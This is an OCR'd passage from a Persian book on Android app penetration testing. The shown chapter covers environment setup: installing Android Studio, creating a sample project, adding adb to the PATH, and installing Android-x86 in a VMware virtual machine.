
۱۳ ■ فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی

و روی گزینه Finish کلیک می کنیم.




منتظر می شویم که فرایند دانلود انجام شود.


به احتمال زیاد باید از VPN استفاده کنید تا بتوانید تحریم ها را دور بزنید اگر نتوانستید مراحل نصب را کنسل کنید و دوباره برنامه را باز کنید در صفحه بازشده گزینه SDK Manager و گزینه More Actions را کلیک کنید.




در قسمت سرچ کلمه proxy وارد کنید و گزینه HTTP Proxy را انتخاب کنید و طبق تصویر مقادیر را انتخاب و وارد کنید و بعد روی گزینه ok کلیک کنید.




حال می خواهیم یک اپلیکیشن بنویسیم، که برای این کار روی new project کلیک می کنیم.




گزینه No Activity را انتخاب کنید و Next را کلیک کنید.



یک اسم برای برنامه به دلخواه قرار میدهیم . برای مثال: "app1" هم همان آدرس دامنه است و به صورت معکوس نوشته می شود
برای مثال می گذاریم: ir.cofenode.app1
هم مسیر ذخیره سازی پروژه است.
Save location هم Language Java یا Kotlin است.
Java سختی های خود را دارد، گوگل زبانی ایجاد کرده به نام Kotlin که ساده تر نسبت به Java می باشد ما Java را انتخاب می کنیم.
در قسمت minimum SDK هم می توانیم API که Minimum SDK است را انتخاب کنیم که همان مقدار پیش فرض را انتخاب می کنیم.



بعد روی گزینه **Finish** کلیک کنید منتظر باشید تا پکیج های مورد نیاز دانلود شود و صفحه زیر باز می شود.



روی **AndroidManifest** هم که double click کنیم، می توانیم **manifests** را بینیم:

۱۷ فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■




```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools">

    <application
        android:allowBackup="true"
        android:dataExtractionRules="@xml/data_extraction_rules"
        android:fullBackupContent="@xml/backup_rules"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/Theme.App1"
        tools:targetApi="31" />

    </manifest>
```


هیچ activity ندارد و نشان دهنده این است که Android Studio ما آماده هست و می توانیم پروژه بسازیم.
در قسمت device هم می توانیم دستگاه های مجازی یا همان Android Virtual Device را بسازیم:



حالا می خواهیم وقتی داخل لینوکس در ترمینال دستور adb را تایپ کنیم این ابزار برای ما فعال باشد که adb یک command tools هست که کارهای زیادی می توان با آن انجام داد.

برای فعال کردن adb در لینوکس داخل ترمینال دستور زیرا وارد کنید:

```
nano ~/.bashrc
```



می زنیم و سپس اسکرول می کنیم به خط آخر و دستور زیر را به خط آخر اضافه می کنیم:

```
export PATH=${PATH}:~/Android/Sdk/platform-tools/
```

```
# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi

export PATH=${PATH}:~/Android/Sdk/platform-tools/
```


سپس **CTRL + O** می زنیم و بعد کلید **ENTER** را برای ذخیره می زنیم و بعد با **CTRL + X** از برنامه خارج می شویم.

سپس با استفاده از دستور زیر تغییرات را بروز رسانی می کنیم:

```
source ~/.bashrc
```

```
test@test-virtual-machine:~/Desktop$ source ~/.bashrc
test@test-virtual-machine:~/Desktop$
```

این کار باعث می شود که در هر مسیری که ترمینال را باز کنیم و دستور adb را اجرا کنیم صفحه ای مانند تصویر پایین ظاهر می شود:



```
test@test-virtual-machine: ~/Desktop
kill-server      kill the server if it is running
reconnect        kick connection from host side to force reconnect
reconnect device kick connection from device side to force reconnect
reconnect offline reset offline/unauthorized devices to force reconnect

usb:
attach          attach a detached USB device
detach          detach from a USB device to allow use by other process

environment variables:
$ADB_TRACE      comma/space separated list of debug info to log:
                all,adb,sockets,packets,rwx,usb,sync,sysdeps,transport,jdwp
$ADB_VENDOR_KEYS colon-separated list of keys (files or directories)
$ANDROID_SERIAL serial number to connect to (see -s)
$ANDROID_LOG_TAGS tags to be used by logcat (see logcat --help)
$ADB_LOCAL_TRANSPORT_MAX_PORT max emulator scan port (default 5585, 16 emus)
$ADB_MDNS_AUTO_CONNECT comma-separated list of mdns services to allow auto-connect (default adb-tls-connect)

Online documentation: https://android.googlesource.com/platform/packages/modules/adb/+refs/heads/master/docs/user/adb.1.md

test@test-virtual-machine: ~/Desktop$
```


نصب و راه اندازی سیستم عامل اندروید Android-x86

اگر بخواهیم سیستم عامل اندروید به صورت مجازی داشته باشیم هم از virtual Genymotion می توانیم استفاده کنیم، هم از android studio در قسمت device و در سیستم عامل ویندوز می توانیم از blueStack استفاده کنیم، و نرم افزارهای زیاد دیگری که کار شبیه سازی اندروید را برای ما انجام می دهد.


یکی از پروژه هایی که الان دیگر آپدیت داده نمی شود android x86 هست برای دانلود به لینک زیر می رویم:

<https://www.android-x86.org/>

روی گزینه دانلود کلیک می‌کنیم.



و دوباره روی گزینه دانلود کلیک می‌کنیم.



نسخه‌های مختلف اندروید را مشاهده می‌کنید که روی آخری کلیک می‌کنیم:


۲۱. آشنایی با معماری اندروید و نصب و راه اندازی ■

Name	Modified	Size	Downloads	Week
Release 9.0	2022-03-25		23,319	1
Release 8.1	2022-03-14		1,096	1
Release 7.1	2022-03-14		855	1
Testing	2016-03-18		186	1
Release 4.4	2016-02-06		820	1
Release 5.1	2015-10-06		535	1
Release 2.2	2011-01-14		114	1
Release 1.6-r2	2010-03-18		28	1
Release 0.9	2009-11-27		43	1
Release 1.6	2009-11-27		84	1
Totals: 10 Items			27,080	

و هر کدام از نسخه های زیر را که بخواهیم می توانیم دانلود کنیم:


Name	Modified	Size	Downloads	Week
Parent folder				
android-x86_64-9.0-r2-k49.iso	2022-03-25	963.6 MB	2,892	1
android-x86-9.0-r2.x86_64.rpm	2022-03-25	944.0 MB	208	1
android-x86-9.0-r2.i686.rpm	2022-03-22	963.6 MB	131	1
android-x86_64-9.0-r2.iso	2022-03-14	965.7 MB	18,661	1
android-x86-9.0-r2.iso	2022-03-14	761.3 MB	1,427	1
Totals: 5 Items		4.6 GB	23,319	

وارد نرم افزار VMware می شویم و یک ماشین جدید ایجاد می کنیم:




در تصویر بالا فرقی ندارد کدام را انتخاب کنیم.


۶




۲۳. آشنایی با معماری اندروید و نصب و راه اندازی




و سپس محل ذخیره image را تعیین می کنیم.



۲۴ ■ تست نفوذ اپلیکیشن‌های اندروید



و بهتره میباشد که RAM را ارتقا بدهیم:



و سپس در همین تصویر بالا show all را کلیک می کنیم




چون می خواهیم اپلیکیشن های متفاوتی را نصب کنیم hard disk را هم کمی ارتقا
می دهیم:


فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ۲۵ ■




سپس دوباره show all را کلیک می کنیم:



در بخش تنظیمات کارت شبکه گزینه مورد نیاز را انتخاب می کنیم:




و در نهایت ماشین را استارت می کنیم:



در تصویر زیر با کلیدهای arrow کیبورد می‌توانید گزینه‌ها را عوض کنید و با tab می‌توانید بین ok و cancel حرکت کنید گزینه Install را انتخاب و Enter بزنید.

گزینه اول را انتخاب می کنیم:



سپس ok را تایید و روی گزینه Yes از کیبورد Enter را میزنیم



تصویر زیر ظاهر می شود که هارد دیسکی که تعیین کردیم را به ما نمایش می دهد که برای ما حدود ۳۰ گیگ هست و گزینه new را انتخاب می کنیم و Enter می زنیم:

۲۸ ■ تست نفوذ اپلیکیشن‌های اندروید

```
cgdisk 1.0.0
Disk Drive: /dev/sda
Size: 60817408, 29.0 GiB

Part. #      Size      Partition Type      Partition Name
-----[  Align ] [ Backup ] [ Help ] [ Load ] [ New ] [ Quit ]
[ Verify ] [ Write ]
```

Create new partition from free space

```
cgdisk 1.0.0
Disk Drive: /dev/sda
Size: 60817408, 29.0 GiB

Part. #      Size      Partition Type      Partition Name
-----[ 1 ]    1007.0 KiB  free space        Linux filesystem
```

و سپس گرینه write را انتخاب می کنیم و enter می زنیم:

```
[ Align ] [ Backup ] [ Help ] [ Load ] [ New ] [ Quit ]
